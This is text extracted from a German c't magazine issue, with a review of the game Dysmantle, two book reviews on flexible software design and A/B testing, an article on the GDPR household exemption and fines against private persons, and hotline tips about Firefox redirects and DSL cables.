Im Survival-Abenteuer Dysmantle des finnischen Studios 10tons geht dabei viel zu Bruch. Aus der Vogelperspektive zertrümmert man allein oder zu zweit im Koop-Modus erst mit der Brechstange nur ein paar Tische, später geht es mit der Axt an die Bäume. Hat man endlich einen Vorschlaghammer, kann man auch Häuser und Autos in wertvolle Bausteine oder Metalle zerlegen. Pilze, Gemüse und Wild verarbeitet man zu leckeren Snacks am Lagerfeuer und baut sich Geschütztürme, um die Zombie-ähnlichen Monster zurückzuschlagen. Wie in Minecraft erfordert das stundenlange Geduld beim Rohstoffsammeln. Langweilig wird das nicht, denn das Spiel hält mit einer spannenden, wenn auch nicht originellen Geschichte über alte Mythen und fatale Expeditionen bei Laune.

Im Unterschied zu anderen Survival-Abenteuern, bei denen kaum Spielziele außer dem obligatorischen Überleben vorgegeben sind, ist Dysmantle missionsorientiert. Schlüssel suchen, Züge reparieren oder geheime Tempel erkunden sind nur ein paar der zahlreichen Aufgaben, mit denen man über 40 Stunden im Spiel verbringen kann. Manchmal müssen mehrere Gegnerwellen im Stil eines Tower-De-

fense-Spiels abgewehrt werden. Für das Genre ungewöhnlich sind ein paar Knobelaufgaben. Dazu geht es in eine Gruft, in der Blöcke verschoben oder Lichtstrahlen umgelenkt werden müssen, um an einen wertvollen Schatz zu kommen.

Mit jedem neuen Rohstoff wachsen die Möglichkeiten der Spieler. Aus genügend Material entstehen neue Waffen, Kleidung oder Hilfsmittel wie Tretminen. Am Lagerfeuer kann man rasten und die Ausrüstung verbessern. Das wird mit der Zeit immer schwieriger, denn besonders starke Waffen verlangen auch besonders wertvolle Rohstoffe. Bis der Protagonist mit eigenen Bauplänen ein Sägewerk bauen oder Metalle einschmelzen kann, vergehen zahlreiche Stunden.


Anfangs ermüdet das Zerlegen von Tischen und Stühlen etwas. Jeder Gegner ist in den ersten Stunden eine harte Nuss. Jeder Tod wirft den Protagonisten bei der Wiederbelebung an ein weit entferntes Lagerfeuer zurück. Von da aus muss er sich auf den Rückweg machen, um die verlorenen Rohstoffe wieder aufzusammeln. Zum Glück kann der Abenteurer recht schnell die Zombieplage kontrollieren: Von den Verbindungstürmen aus lassen sich tödliche Signale versenden, die die Wiederbelebung der Zombies verhindern, und per Schnellreise teleportiert ein entsprechend ausgerüsteter Verbindungsturm den Überlebenden zu einem anderen Ort. Dazu gibt es zahlreiche Abkürzungen, die das Abenteuer erleichtern.

Fazit

Mach dein Ding – getreu diesem Motto kann man sich in Dysmantle als Abrissbirne, Baumeister und Monsterjäger verwirklichen. Das ist hübsch bunt anzusehen und trotz einiger Gruselmomente nicht allzu brutal und düster. Wer aber Spaß an dieser speziellen Form des Survival-Abenteuers haben will, muss Geduld und Beharrlichkeit mitbringen. Auf die Schnelle geht hier nichts. Unerschütterliche werden dann mit einem Survival-Abenteuer belohnt, das sich mit abwechslungsreichen Missionen und einigen cleveren Ideen von der reichhaltigen Konkurrenz abhebt. (lmd@ct.de) **ct**

Dysmantle

Survival-Game	
Vertrieb, URL	10tons, dysmantle.com
Systeme	Windows, PS 4/5, Xbox One/Series
USK	ab 12 Jahren
Preis	20 €



Chris Hanson, Gerald Jay Sussman

Software Design for Flexibility

How to Avoid Programming Yourself into a Corner

The MIT Press, Cambridge, MA (USA) 2021

ISBN 978-0262045490

448 Seiten, 52 €

(Kindle-/Epub-E-Book: 32 € bis 55 €)

Biegsame Bits

Software, die Jahre oder gar Jahrzehnte überdauern soll, muss immer wieder umgearbeitet, portiert und erweitert werden. Hanson und Sussman führen Techniken für anpassungsfreundliche Programmierung vor.

An der Herausforderung, vorhandenen Code komplexer Softwaresysteme an neue Gegebenheiten anzupassen, hat sich schon manches Team die Zähne ausgebissen. Chris Hanson und Gerald Jay Sussman liefern in anspruchsvollem Wissenschaftsenglisch literarische Kraftnahrung für Codeschaffende, die wartungs- und erweiterungsfreundliche Ergebnisse produzieren wollen.

Die Autoren haben sich für ihre Methode der additiven Programmierung von komplexen Systemen in der Biologie inspirieren lassen. Im Kern geht es darum, Programme so zu entwerfen, dass man neue Funktionen hinzufügen kann, ohne das Verhalten des bestehenden Codes zu ändern.

Dafür stellen sie sechs Techniken vor und beginnen mit Domain-Specific Languages. Die nutzen sie, um lesbare reguläre Ausdrücke zu implementieren, um mathematische Gleichungen mit physikalischen Einheiten anzureichern und eine generische Basis für Brettspiele wie Schach und Dame zu programmieren. Es geht weiter mit generischen Prozeduren für ein Programm, das zunächst numerische Arithmetik, dann aber auch symbolische Arithmetik und schließlich die symbolische Ableitung von Funktionen beherrscht. Um mitzukommen, brauchen Leser solide Mathematikkenntnisse. Eine Verallgemeinerung der generischen Prozeduren findet sich beim Pattern-Matching. Auch dieses Thema behandeln die Autoren höchst ambitioniert. Sie implementieren Code für die Verarbeitung symbolischer Algebra und entwickeln ein System für Typinferenz.

Zu guter Letzt geht es noch um Layering und Propagation. Ersteres ist vergleichbar mit aspektorientierter Programmierung, geht aber noch viel weiter. Propagation beruht auf hypothetischen neuen Computerarchitekturen, die mit Netzen kommunizierender Zellen arbeiten. Die passende Hardware dafür gibt es noch nicht, aber Software kann man nach diesen Prinzipien bauen und davon profitieren, wie die Autoren eindrucksvoll zeigen.

Das technische Niveau der Ausführungen ist hoch. Dass Hanson und Sussman das Lisp-Derivat MIT/GNU Scheme für ihre Beispiele verwenden, macht den Zugang für viele Leser nicht gerade leichter. Der potenzielle Erkenntnisgewinn ist aber – nicht zuletzt durch die knackigen Übungen – enorm.

(Maik Schmidt/psz@ct.de)

So oder lieber so?

Wer Informationen an ein Zielpublikum richtet, will, dass sie bei diesem gut ankommen. Die Auswertung sachgerecht geplanter A/B-Testserien kann helfen, gezielt Merkmale von Medien zu optimieren. Witzenleiter bringt seinen Lesern Grundlegendes dazu nahe.


Für Betreiber von Blogs und Onlineshops, Newsletterversender und App-Anbieter ist es wichtig, auf welche Gestaltung und welche Inhalte ihre Kunden, Leser oder User am besten anspringen. Einen Patentweg zum sicheren Kommunikationserfolg gibt es aber nicht; letztlich spielen Versuch und Irrtum doch eine wichtige Rolle. Eine Variante dieser Mechanik, die sich methodisch einsetzen und auswerten lässt, sind A/B-Tests mit Angebotsversionen, die genau definierte Unterschiede zueinander aufweisen. Michael Witzenleiters schmaler Band aus der „Quick Guide“-Reihe macht E-Commerce-Betreiber jeder Größenordnung, Entscheider für Onlinemedien, aber auch interessierte private Webbewohner mit dem bekannt, was für professionelles A/B-Testing eine Rolle spielt.

Ein Überflug führt zunächst von grundlegenden Zielen und Strategien über Kernvariablen und Vorentscheidungen bis zu Aspekten des Projektmanagements. Bisweilen mäandert der Autor ein wenig zwischen abstrakter Buzzword-Jonglage und konkreten Hinweisen. Das fällt etwa dort auf, wo es um passende Daten- und Inspirationsquellen geht sowie darum, Zielgruppen methodisch in den Blick zu nehmen.

Wertvoll ist der Extrakt themenbezogenen Statistikwissens, den Witzenleiter auch für Nichtmathematiker gut verständlich darbietet. Im weiteren Fortgang des Leitfadens liefert er Kriterien für die Entscheidung zwischen dem Aufbau eigener Testwerkzeuge und der Nutzung auf dem Markt angebotener Hilfen. Er geht auf Zusammenhänge zwischen Testing und Unternehmenskulturen ein und spricht über Conversion Frameworks. Er benennt Gesichtspunkte, die die künftige Praxis von A/B-Tests stark prägen können: den experimentspezifischen Einsatz client- und serverseitiger Verfahren, die Unterstützung durch künstliche Intelligenz sowie Datenschutzerfordernisse. Den Schluss bildet eine Liste häufiger Vorgehensfehler mit Hinweisen, wie man sie vermeidet.

Wer auf den berüchtigten Marketing-Sprech mit seinen Abkürzungen und Anglizismen allergisch reagiert, wird sich auch bei Witzenleiters Ausführungen darüber ärgern; das Ganze bleibt aber für Branchenfremde lesbar. Didaktisch hilfreich sind die eingestreuten Beispiele, Kästen und Schemagrafiken.

(psz@ct.de)



Michael Witzenleiter

Quick Guide A/B Testing

Wie Sie Ihr Website- und E-Commerce-Testing erfolgreich auf- und umsetzen

Springer Gabler, Wiesbaden 2021

ISBN 978-3658346485

161 Seiten, 25 €

(PDF-/Kindle-E-Book: 20 €)




Bild: Thorsten Hübner

Grenzbereiche

In welchen Fällen die DSGVO für Privatleute gilt – und in welchen nicht

Das strenge europäische Datenschutzrecht greift im privaten, familiären Umfeld nicht. Allerdings sind die Grenzen schneller erreicht, als viele denken. Wir weisen Wege durch den Regelungsdschungel.

Von Joerg Heidrich

Die europäische Datenschutz-Grundverordnung (DSGVO) soll natürliche Personen davor schützen, dass andere ihre

Daten widerrechtlich erheben und verarbeiten. Allerdings kennt das Gesetz eine bedeutsame Ausnahme, und zwar falls die Daten von „natürlichen Personen zur Ausübung ausschließlich persönlicher oder familiärer Tätigkeiten“ genutzt werden. Die DSGVO bleibt also mitsamt all ihren drakonischen Strafandrohungen außen vor, wenn Datenverarbeitung ohne jeden Bezug zu einer beruflichen oder wirtschaftlichen Tätigkeit geschieht.

Mit dieser sogenannten Haushaltsausnahme, die im Art. 2 Abs. 2 DSGVO zu finden ist, wollte der Gesetzgeber einen Ausgleich zwischen den Rechten der von Datenverarbeitung betroffenen Personen auf der einen und einer rein privaten Nutzung

auf der anderen Seite schaffen. Dem zugrunde liegt der Gedanke, dass eine Datenverarbeitung, die nur das familiäre und private Umfeld umfasst, im Normalfall ein eher geringes Risiko für die davon Betroffenen mit sich bringt. Demgegenüber würde die Handlungsfreiheit im Privatleben erheblich eingeschränkt, käme auch hier das strenge Datenschutzrecht voll zur Anwendung. Man stelle sich beispielsweise vor: Der Vater muss jedes Familienmitglied vor dem Familienfoto unterm Weihnachtsbaum um eine formale Einwilligung ersuchen, möglichst noch schriftlich.

Wie alle Ausnahmen in der DSGVO muss man allerdings auch diese Sonderregel eng auslegen. Es gilt ein Ausschließ-

lichkeitsprinzip: Nicht der Schwerpunkt einer Handlung entscheidet, vielmehr reicht es bereits aus, wenn auch nur ein kleiner Teil außerhalb der privaten Sphäre geschieht. Erstellt beispielsweise eine Privatperson eine Liste mit Geburtstagen, so kann sie sich nur auf die Haushaltsausnahme berufen, wenn auf dieser Liste wirklich nur Familienmitglieder und enge Freunde stehen. Trägt sie auch Geburtstage von Arbeitskollegen oder Geschäftspartnern ein, denen sie gratulieren möchte, verlässt sie bereits den engen Anwendungsbereich der Ausnahme.

Familiäre Tätigkeiten

Zu den typischen familiären Bereichen gehören Freizeit, Urlaub, Sport, Hobbys und noch einiges mehr. In zum Art. 2 gehörenden Erwägungsgrund 18 der DSGVO nennt der Gesetzgeber explizit auch „Online-Tätigkeiten und die Nutzung sozialer Netzwerke“. Hier geht es etwa um geschlossene Facebook-Gruppen. Die DSGVO umfasst unter der Haushaltsausnahme alles, was der Pflege der familiären Beziehungen zugutekommt, also beispielsweise wenn man Schnapsschüsse der letzten Familienfeier im geschlossenen Kreis teilt.

Überdies ist der Begriff „Familie“ nicht streng rechtlich zu verstehen. Vielmehr umfasst er unabhängig von Ehe und Verwandtschaft auch weitere „familiäre Beziehungen“. Die englischsprachige Fassung

der DSGVO spricht treffender von „household activity“. Das bedeutet: Ein Verwandtschaftsgrad ist nicht zwingend erforderlich.

Die Haushaltsausnahme umfasst folglich auch Partnerschaften oder gemeinsame Haushalte von Freunden in einer Wohngemeinschaft, außerdem sicherlich etwa private Telefonverzeichnisse, Schriftverkehr in privaten Angelegenheiten, ein persönliches Tagebuch und das Sammeln von Fotos. Der Gesetzgeber verlangt aber nicht, dass zu allen von der privaten Datennutzung Betroffenen eine enge Beziehung besteht. Erlaubt ist es daher beispielsweise auch, dass Fans von ihren Idolen private Sammlungen mit Bildern und Dokumenten anlegen und diese im eigenen Haushalt vorhalten.

Man kann die Grenzen der privaten Nutzung allerdings auch schnell und unmerklich überschreiten, beispielsweise wenn man die personenbezogenen Daten *auch* für geschäftliche Zwecke nutzt. „Geschäftlich“ ist jede wirtschaftliche Tätigkeit, wobei es keine Rolle spielt, ob tatsächlich Geld fließt. Hierunter fallen daher auch Werbung, der Austausch von Daten gegen Dienstleistung oder Marktforschung und Marketing.

Es reicht schon aus, wenn nur „gemischte Daten“ im Spiel sind, also zum Beispiel die eines Arbeitskollegen, dessen Daten man sowohl privat als auch geschäftlich speichert. Das gilt auch dann, wenn die

c't kompakt

- Für den privaten Bereich sieht die DSGVO eine Haushaltsausnahme vor; hier gelten die Datenschutzregeln nicht.
- Sobald man diese enge Grenze verlässt, droht die Gefahr von Bußgeldern.
- Besondere Vorsicht ist im Internet und bei Videoüberwachung geboten.

private Nutzung der Daten überwiegt. Der typische „Dual Use“-Fall, nämlich das Kontaktverzeichnis von Smartphones, ist in diesem Sinn eben dann nicht rein privat, wenn Sie familiäre und dienstliche Telefonnummern darin vermengen (siehe Kas-ten). Auch nicht unter die Haushaltsausnahme fällt es, wenn Sie etwa Daten nutzen, um Spendengelder für einen guten Zweck zu sammeln oder ein politisches Anliegen damit zu unterstützen. Selbst der Informationsaustausch innerhalb eines Vereins oder einer Kirchengemeinde gilt nicht als rein persönlich.

Sonderfall Internet

Eine persönliche oder familiäre Tätigkeit ist das, was Juristen als „öffentlichkeitsfeindlich“ bezeichnen. Jegliche öffentlich im Netz zugänglichen Daten unterfallen umgekehrt stets den Regelungen der DSGVO und nicht der Haushaltsausnahme. Dies gilt zumindest dann, wenn die Informationen oder Bilder einer „unüberschaubaren Gruppe von Empfängern“ zur Verfügung gestellt werden, also etwa für öffentlich zugängliche Facebook- oder Instagram-Konten. Dabei spielt es auch keine Rolle, ob die Betroffenen der Darstellung verwandt oder befreundet sind.

Die Abgrenzung hat der Europäische Gerichtshof (EuGH) bereits im Jahr 2003 definiert (Az. C-101/01): „Diese Ausnahme ist somit dahin auszulegen, dass mit ihr nur Tätigkeiten gemeint sind, die zum Privat- oder Familienleben von Einzelpersonen gehören, was offensichtlich nicht der Fall ist bei der Verarbeitung personenbezogener Daten, die in deren Veröffentlichung im Internet besteht, sodass diese Daten einer unbegrenzten Zahl von Personen zugänglich gemacht werden.“ An diesen Grundsätzen hält der EuGH bis

Hochladen von Kontaktdaten

Umstritten ist bis heute, ob das Hochladen von Kontakt- und Telefondaten zu Plattformen wie WhatsApp oder Clubhouse in den Bereich der DSGVO fällt. Dann wäre in der Regel vorab eine Einwilligung jedes einzelnen Betroffenen aus der Kontaktliste erforderlich. Für den privaten Bereich herrscht die überwiegende Rechtsauffassung, dass dieser Vorgang bei der Weitergabe rein privater Daten aus dem persönlichen und familiären Umfeld unter die Haushaltsausnahme fällt. Eine Grenze ist demnach spätestens erreicht, wenn auch Kontaktdaten aus dem beruflichen Umfeld oder etwa aus dem Sportverein umfasst sind. Das Hochladen dieser Daten ohne eine valide Rechtsgrundlage (wie eine informierte Einwilligung in jedem Einzelfall) stellt dann einen Datenschutzverstoß

dar. Daher ist die Trennung von Kontaktinformationen innerhalb des Geräts bei einer (auch) beruflichen Nutzung unumgänglich.

Dass die rein private Nutzung von WhatsApp unter die Haushaltsausnahme fällt, hat Mitte 2021 die österreichische Datenschutzbehörde explizit bestätigt (Az. 2021-0.285.169). In dem zugrundeliegenden Fall hatte eine Privatperson eine Nachricht über den Messenger-Dienst an ihre Schwiegermutter übermittelt, in der es um den Gesundheitszustand eines dritten Familienmitglieds ging. Die ausschließlich private Nutzung von WhatsApp ist, sofern damit keine Veröffentlichung personenbezogener Daten im Internet einhergeht, nach Ansicht der Datenschutzbehörde vom Anwendungsbereich der Haushaltsausnahme erfasst.



In den USA Usus, hierzulande streng verboten: Haustür-Kamerasysteme wie hier die Ring Elite überwachen nicht nur das eigene Grundstück, sondern erfassen mit dem Gehsteig auch öffentliche Bereiche.

heute fest, zum Beispiel in einem Urteil aus dem Jahr 2019, in dem er festgestellt hat, dass die Haushaltsausnahme beim Hochladen eines Videos auf YouTube nicht mehr gilt (Az. C-345/17).

Während bei YouTube die Sache klar scheint, stellt sich die Frage, wie es bei Plattformen aussieht, die Dienste für die Verarbeitung von personenbezogenen Daten auch für rein private und familiäre Tätigkeiten bereitstellen. Hierunter fallen beispielsweise Friendfinder, Kontaktbörsen, Ehemaligen-Seiten von Schulen, Anbieter von Ahnenforschung oder soziale Netzwerke. Die Antwort ist eindeutig: Auch hier kann sich niemand auf die Haushaltsausnahme berufen, um Sanktionen zu entgehen.

Die Abgrenzung verschwimmt lediglich, wenn technisch und organisatorisch sichergestellt ist, dass nur ein eng abgegrenzter Personenkreis aus dem eigenen Umfeld auf online bereitgestellte Informationen zugreifen kann. Hierunter können zum Beispiel Fotos und Videos der Schulaufführung des Enkels oder Familienstammbäume fallen. Diese Inhalte müssen dann aber eng zugangsbeschränkt sein, etwa passwortgeschützt oder durch Ende-zu-Ende-Verschlüsselung.

Problemfall Videoüberwachung

Schließlich wird auch da die Grenze der Haushaltsausnahme überschritten, wo die Erfassung und Verarbeitung von personenbezogenen Daten außerhalb des eigenen Privatbereichs des Datenverarbeiters stattfindet. Hierunter fallen vor allem Videoaufzeichnungen, die zwar aus rein familiären oder privaten Gründen erfolgen, aber auch den öffentlichen Raum betreffen. Für Ärger mit den eigenen Nachbarn, Passanten und auch den Datenschutzbehörden sorgen oft Kameras, die großzügig auch öffentliche Bereiche überwachen.

Selbiges gilt auch für Dashcams an Fahrzeugen oder für Drohnenaufnahmen.

Allerdings sind die Grenzen bisweilen fließend. So fällt es beispielsweise in den familiären Bereich, wenn die Eltern ihr Kleinkind in der Wohnung mit einer Webcam überwachen oder im eigenen Garten den Swimmingpool erfassen. Sie sollten aber die Aufzeichnung sofort beenden, wenn Dritte zum Schwimmen vorbeikommen. Alternativ müssen sie diese vorab um Erlaubnis bitten.

Ein steter Anlass für nachbarschaftliche Konflikte sind Kameras, die über das eigene Grundstück hinaus filmen und die Straße oder die Nachbarschaft erfassen. Denn damit verlässt man automatisch auch den Anwendungsbereich der Haushaltsausnahme, sodass die DSGVO Anwendung findet – und damit auch das Risiko des Bußgelds wegen eines Datenschutzverstosses steigt.

Bußgelder für Privatpersonen

Denn auch gegen Privatpersonen können die Datenschutzbehörden der Bundesländer Bußgelder verhängen. Diese Strafzahlungen befinden sich zwar naturgemäß nicht in den bisweilen schwindelerregenden Höhen von mehreren Millionen Euro,

wie man sie bei Unternehmen kennt. Doch auch vierstellige Summen können gewaltige Löcher in Kassen von Privathaushalten reißen.

Behörden haben bereits dutzende Bußgelder von 1000 bis 1500 Euro verhängt, die im Zusammenhang mit unerlaubter Videoüberwachung des öffentlichen Raums stehen. Strafverschärfend wirkte, wenn Überwachungskameras Wohnbereiche von Nachbarn und fremde Häuser erfasst haben. Für solch einen Fall verhängte die griechische Datenschutzbehörde sogar schon einmal ein Bußgeld von 8000 Euro. Und in Spanien musste ein ehemaliger Lebensgefährte nicht weniger als 10.000 Euro dafür bezahlen, dass er seine Exfreundin in der gemeinsam genutzten Wohnung überwacht hatte. Mit Bußgeldern im mittleren dreistelligen Bereich bedachten Behörden bislang den Betrieb von Dashcams, wenn dabei nicht die strengen datenschutzrechtlichen Regelungen berücksichtigt wurden, also etwa, dass Aufnahmen nur anlassbezogen gespeichert werden dürfen.

Fazit

Die Haushaltsausnahme ist eine eminent wichtige Sonderregelung in der DSGVO, ohne die eine private und nicht regulierte Nutzung von Daten im familiären Umfeld nicht erlaubt wäre. So ermöglicht die Regelung beispielsweise, Bilder auf Feiern zu machen und direkt, per Messenger oder über strikt geschlossene Online-Gruppen weiterzugeben.

Aber: Sie stellt keinen Freibrief zum allzu unbesorgten Umgang mit fremden Informationen aus. Eine Grenze überschreitet man etwa dann, wenn die Öffentlichkeit auf die Daten zugreifen kann und somit ein „Öffentlichkeitsbezug“ besteht. In diesem Fall greift das Privileg nicht mehr und es drohen Bußgelder – auch gegenüber Privatpersonen. (hob@ct.de) **ct**

Beispiele: Bußgelder gegen Privatpersonen

Land	Summe	Vorwurf
Spanien	1500 €	Videoüberwachungskameras erfassen ein Nachbargrundstück.
Österreich	600 €	Im Rahmen eines langjährigen Nachbarschaftsstreits wurden sensible Gesundheitsdaten veröffentlicht.
Spanien	6000 €	Veröffentlichung eines Videos auf Twitter, das unverpixelt familiäre Gewaltszenen zeigt
Deutschland	200 €	Beweismaterial zu Verkehrsverstößen wird in einer unverschlüsselten Mail an die Bußgeldabteilung einer Stadt versandt.
Österreich	600 €	Veröffentlichung von Patientendaten auf einer Facebook-Seite
Griechenland	2000 €	Versand von SMS zur Wahlwerbung ohne Einwilligung der Betroffenen
Spanien	4000 €	Heimliches Fotografieren von weiblichen Badegästen mit dem Smartphone
Deutschland	2.629 €	Versendung von E-Mails mit bis zu 1600 Empfängern, die im CC offen einsehbar waren
Spanien	800 €	Ein Mitarbeiter erstellte ohne Kenntnis und Einwilligung ein Profil einer Kollegin auf einer Erotikseite.

TEAM UP!

Impulse für erfolgreiche
Teamentwicklung

Online-Konferenz – 31. März 2022

Frühbucher-
Rabatt
bis 10.3.2022

... denn Teams entwickeln sich nicht von allein.

Teamentwicklung ist, wenn eine Person ihr Team beim Beantworten wichtiger Fragen unterstützt:

- ☞ Welche Ziele verfolgen wir?
- ☞ Wie können wir unser gegenseitiges Vertrauen stärken?
- ☞ Wofür sind wir verantwortlich – wofür nicht?
- ☞ Auf welchen Prinzipien soll unsere Zusammenarbeit beruhen?
- ☞ Wie können wir Kritik konstruktiv formulieren?

Die Konferenz richtet sich an Teamverantwortliche sowie an Scrum Master und Agile Coaches.

Goldsponsor: The logo for 'tms' consists of the lowercase letters 'tms' in a bold, sans-serif font, with a stylized blue fan-like graphic to the right.

Veranstalter:  heise Developer

 dpunkt.verlag

teams.inside-agile.de

Tipps & Tricks

Sie fragen – wir antworten!

Firefox beharrt auf veralteter Weiterleitung

? Ich habe in Firefox eine URL ausprobiert, die per HTTP-Redirect auf eine andere Seite weiterleitet. Jetzt hat sich die Weiterleitung geändert, aber Firefox lädt bei Eingabe der URL immer noch das alte Ziel. Im „Privaten Modus“ klappt die Weiterleitung wie gewünscht. Wie treibe ich Firefox die veraltete Zieladresse aus?

! Die Weiterleitung ist vermutlich als permanent eingerichtet (HTTP-Statuscode 301). Daher speichert Firefox das Ziel der Weiterleitung im Cache, um die Seite künftig schneller zu laden. Die einfachste Lösung ist es, den Cache zu leeren. Öffnen Sie dazu mit der Tastenkombination Strg+Umschalt+Entf den Dialog „Neueste/Gesamte Chronik löschen“. Wählen Sie dort den gewünschten Zeit-

raum aus. Bis auf „Cache“ können Sie alle anderen Checkboxes deaktivieren.

Möchten Sie den Cache nicht leeren, können Sie alternativ aus der Chronik die weitergeleitete URL herausuchen und dort mit der rechten Maustaste das Kontextmenü öffnen. Dort klicken Sie auf „Gesamte Webseite vergessen“. Dabei werden für diese Domain aber alle Daten gelöscht, auch Cookies oder in Firefox gespeicherte Passwörter. (ktn@ct.de)

Defektes Kabel bremst DSL

? Unser DSL-Anschluss mit 100 Mbit/s lief mit nur 1,3 Mbit/s. Dann kamen wir auf die Idee, das Kabel von der Telefonbuchse zum Router zu tauschen, und seither arbeitet der Anschluss wieder einwandfrei. Ich hätte ja gedacht, ein Kabel funktioniert ganz oder gar nicht. Wie kann

Fragen richten Sie bitte an

 **hotline@ct.de**

 **c't Magazin**

 **@ctmagazin**


Alle bisher in unserer Hotline veröffentlichten Tipps und Tricks finden Sie unter **www.ct.de/hotline**.

ein offenbar defektes Kabel die Datenrate reduzieren?


! Im Nachhinein lässt sich nur noch raten, was die Ursache für das Problem war. Der Übeltäter muss gar nicht das Kabel selbst gewesen sein. Auch ein verschmutzter oder oxidiertes Kontakt in der TAE-Buchse kann solche Störungen verursachen. Dann hilft Aus- und Einstecken – was Sie ja beim Kabeltausch gleich mit erledigt haben. Auch einer der Kontakte der Buchsen am Router kann verschmutzt gewesen sein.

Eine andere mögliche Fehlerursache sind Aderbrüche in der Leitung. Da das übertragene Signal hochfrequent ist, wird beim Bruch einer einzelnen Ader kapazitiv noch genug Signal übergekoppelt, dass es für eine Synchronisierung ausreicht, allerdings ist dann wegen der hohen Dämpfung nur noch eine geringe Datenrate möglich.

